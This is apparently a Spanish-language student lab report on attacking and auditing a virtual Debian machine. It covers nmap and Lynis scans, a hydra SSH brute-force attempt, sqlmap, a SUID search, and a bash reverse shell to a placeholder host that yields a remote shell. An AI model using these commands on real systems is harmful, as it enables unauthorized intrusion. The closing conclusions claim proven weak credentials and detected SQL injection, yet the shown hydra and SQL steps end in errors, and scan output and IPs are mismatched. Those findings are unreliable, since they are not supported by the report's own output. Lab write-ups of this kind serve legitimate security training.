

FASE 2

DETECTA Y CORRIGE UNA VULNERABILIDAD

EMMANUEL IZAGUIRRE RUIZ

Detección y corrección de una nueva vulnerabilidad

En esta fase del proyecto se detecto y exploto una vulnerabilidad en la maquina comprometida. El objetivo es utilizar herramientas de escaneo para identificar otros problemas en el sistema.

Nmap para dsetectar puertos y servicios abiertos

`nmap -sV 192.168.100.27`

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.100.26
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 21:29 EST
Nmap scan report for 192.168.100.26
Host is up (0.00055s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:8C:9E:C2 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.83 seconds

(kali㉿kali)-[~]
$
```

Se encuentran los puertos 21, 22, 80 con las descripciones de los estados de los servicios.

Utilizamos Lynis, para una auditoria de seguridad en sistemas basados en Linux.

`sudo lynis audit system`

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:192.168.100.77
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ssh-hostkey:
|_256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
|_http-robots.txt: 1 disallowed entry
|_wp-admin/
MAC Address: 08:00:27:8C:9E:C2 (PCS Systemtechnik/Oracle VirtualBox virtual
```

```
#####
#
#  NON-PRIVILEGED SCAN MODE
#
#####

NOTES:
-----
* Some tests will be skipped (as they require root permissions)
* Some tests might fail silently or give different results

- Detecting OS ... [ DONE ]
- Checking profiles ... [ DONE ]

-----

Program version:      3.1.2
Operating system:     Linux
Operating system name: Kali Linux
Operating system version: Rolling release
Kernel version:       6.8.11
Hardware platform:    x86_64
Hostname:             kali
-----
```

SIMULACION DE UN ATAQUE DE FUERZA BRUTA SOBRE SSH

Utilizamos hydra, para ver si hay credenciales débiles e intentar corromperlas.

```
hydra -l usuario -P /ruta/a/wordlist.txt ssh://192.168.100.27
```

```
(kali㉿kali)-[~]
└─$ sudo hydra -C usuario -P /ruta/a/wordlist.txt ssh://192.168.100.27
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-17 21:
46:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[ERROR] File for colon files (login:pass) not found: usuario
```

Escaneo de puertos y servicios expuestos

Utilizamos nmap, para ver si hay versiones de software que podrían tener vulnerabilidades.

```
nmap -sV -A 192.168.100.27
```

```

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.100.77
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
| 256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_ 256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
|_http-robots.txt: 1 disallowed entry
|_/_wp-admin/
MAC Address: 08:00:27:8C:9E:C2 (PCS Systemtechnik/Oracle VirtualBox virtual

```

Podemos observar los puertos que están vulnerables y los servicios que los están corriendo, así como sus versiones.

Inyección SQL en una aplicación WEB

Utilizamos sqlmap, para verificar el si servidor comprometido aloja datos vulnerables.

`sqlmap -u "http://[IP_DEL_SERVIDOR]/pagina.php?id=1" -dbs`

```

(kali㉿kali)-[~]
└─$ sql -u "http://192.168.100.26/pagina.php?id=1" --dbs

Unknown option: u
Usage:
sql [options] dburl [sqlcommand]
sql [options] dburl < sql_command_file


See 'man sql' for the options

```

Explotación de una vulnerabilidad local en escala de privilegios.

Acceso como usuario normal , pero con privilegios , para ver los binarios con permisos.

```
find / -perm -u=s -type f 2>/dev/null
```



```
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_nrf_52840
/usr/bin/chfn
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/su
/usr/bin/rsh-redone-rlogin
/usr/bin/kismet_cap_linux_wifi
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/rsh-redone-rsh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/fusermount3
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/mount
/usr/sbin/pppd
/usr/sbin/mount.nfs
/usr/sbin/exim4
/usr/sbin/mount.cifs
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/Xorg/Xorg.wrap
```

Ejecución de un reverse Shell, para obtener acceso remoto al sistema.

El objetivo de reverse Shell es cargar un script malicioso en el servidor.

Utilizamos:

```
nc -lvp 4444 # Escucha en tu máquina
```

y en la maquina comprometida ejecutamos

```
bash -i >& /dev/tcp/[TU_IP]/4444 0>&1
```

```
(kali㉿kali)-[~]
$ nc -lvnp 4444 # Escucha en tu máquina

listening on [any] 4444 ...
connect to [192.168.100.77] from (UNKNOWN) [192.168.100.26] 42126
debian@debian:~$ ls -l
ls -l
total 32
drwxr-xr-x 2 debian debian 4096 Jul 31 2024 Desktop
drwxr-xr-x 2 debian debian 4096 Jul 31 2024 Documents
drwxr-xr-x 2 debian debian 4096 Sep 28 17:06 Downloads
drwxr-xr-x 2 debian debian 4096 Jul 31 2024 Music
drwxr-xr-x 2 debian debian 4096 Jul 31 2024 Pictures
drwxr-xr-x 2 debian debian 4096 Jul 31 2024 Public
drwxr-xr-x 2 debian debian 4096 Jul 31 2024 Templates
drwxr-xr-x 2 debian debian 4096 Jul 31 2024 Videos
debian@debian:~$
```

Se tuvo acceso a la maquina comprometida remotamente. Podemos visualizar los archivos.

1. Se identificaron puertos y servicios vulnerables, como FTP, SSH y HTTP.
2. La auditoría con Lynis reveló posibles configuraciones inseguras.
3. El ataque de fuerza bruta sobre SSH demostró la existencia de credenciales débiles.
4. Se encontraron versiones de servicios con vulnerabilidades conocidas a través de un escaneo avanzado con Nmap.
5. Se detectó una vulnerabilidad de inyección SQL en la aplicación web.
6. Se identificaron posibles vectores para escalamiento de privilegios mediante la búsqueda de archivos con el bit suid.
7. Se logró acceso remoto a la máquina comprometida mediante un reverse shell.

Con estos resultados, se procede a la corrección de las vulnerabilidades encontradas para mejorar la seguridad de la máquina comprometida.

